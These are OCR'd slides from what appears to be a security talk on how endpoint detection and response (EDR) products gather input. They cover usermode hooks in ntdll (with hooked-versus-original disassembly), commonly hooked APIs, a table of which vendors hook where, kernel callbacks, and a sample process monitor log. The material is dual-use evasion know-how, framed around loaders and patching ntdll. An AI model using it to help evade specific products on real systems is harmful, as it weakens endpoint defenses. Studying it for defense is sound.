


EDR - Bubbles of Bane





EDR Input: Usermode-Hooks

Usermode Hooks




Usermode Hooks





```
Original Function On-Disk:                 EDR Hooked Function In-Memory:
--------------------------                 ---------------------------


mov      r10, rcx                          mov      r10, rcx
>mov     eax, 50h                          jmp      0x7ffaeadea621
test     byte ptr [0x7FFE0h], 1            test     byte ptr [0x7FFE0h], 1
jne      0x17e76540ea5                     jne      0x17e76540ea5
syscall                                    syscall
ret                                        ret
```


Usermode Hooks: Patching ntdll.dll



Loader | **Usermode Hooks**

Typically hooked functions:


- VirtualAlloc, VirtualProtect
- MapViewOfFile, MapViewOfFile2
- VirtualAllocEx, VirtualProtectEx
- QueueUserAPC
- SetThreadContext
- WriteProcessMemory, ReadProcessMemory



PRODUCT	INTERCEPTION POINT (HOOK)	
	NTDLL	KERNELBASE / KERNEL32
BitDefender	✓	⛔
CarbonBlack	✓	⛔
Checkpoint	✓	⛔
Cortex	⛔	⛔
CrowdStrike Falcon	✓	⛔
Windows Defender	⛔	⛔
Windows Defender + ATP	⛔	⛔
Elastic	⛔	⛔
ESET	⛔	⛔
Kaspersky	⛔	⛔
MalwareBytes	⛔	⛔
SentinelOne	✓	✓
Sophos	✓	⛔
Symantec	⛔	⛔
Trellix	✓	⛔
Trend	✓	⛔

EDR Input List

EDR Inputs


Process
EtwWrite()
ntdll.dll
syscall
amsi.dll
pipe
OS
Kernel Callbacks
ETW
ETW-TI
Usermode Hooks
EDR


EDR Input

Kernel Callbacks

Kernel Callbacks

void **CreateProcess**NotifyRoutine(**parent_process**, **pid**, **createInfo**)
void **CreateThread**NotifyRoutine(**ProcessId**, **ThreadId**, **Create**);
void **LoadImage**NotifyRoutine(**FullImageName**, **ProcessId**, **ImageInfo**);
void **ObCallback**(**RegistrationContext**, **PreInfo**);

Loader | **Kernel Callbacks**




Time ...	Process Name	PID	Operation	Path	Result	Detail
10:22:...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 274896, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 151720, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 280488, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 283024, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 288000, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	FileCoAuth.exe	174044	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0000000 seconds, Kernel Time: 0.0000000 seconds, Private Bytes: 6'250'496, Peak Private By...
10:22:...	NisSrv.exe	286688	Load Image	C:\Windows\System32\dpapi.dll	SUCCESS	Image Base: 0x7ff991f20000, Image Size: 0xa000
10:22:...	ServiceHub.Set...	234872	Thread Exit		SUCCESS	Thread ID: 289420, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	devenv.exe	235676	Thread Exit		SUCCESS	Thread ID: 288080, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	svchost.exe	4372	Thread Exit		SUCCESS	Thread ID: 264756, User Time: 0.0000000, Kernel Time: 0.0000000
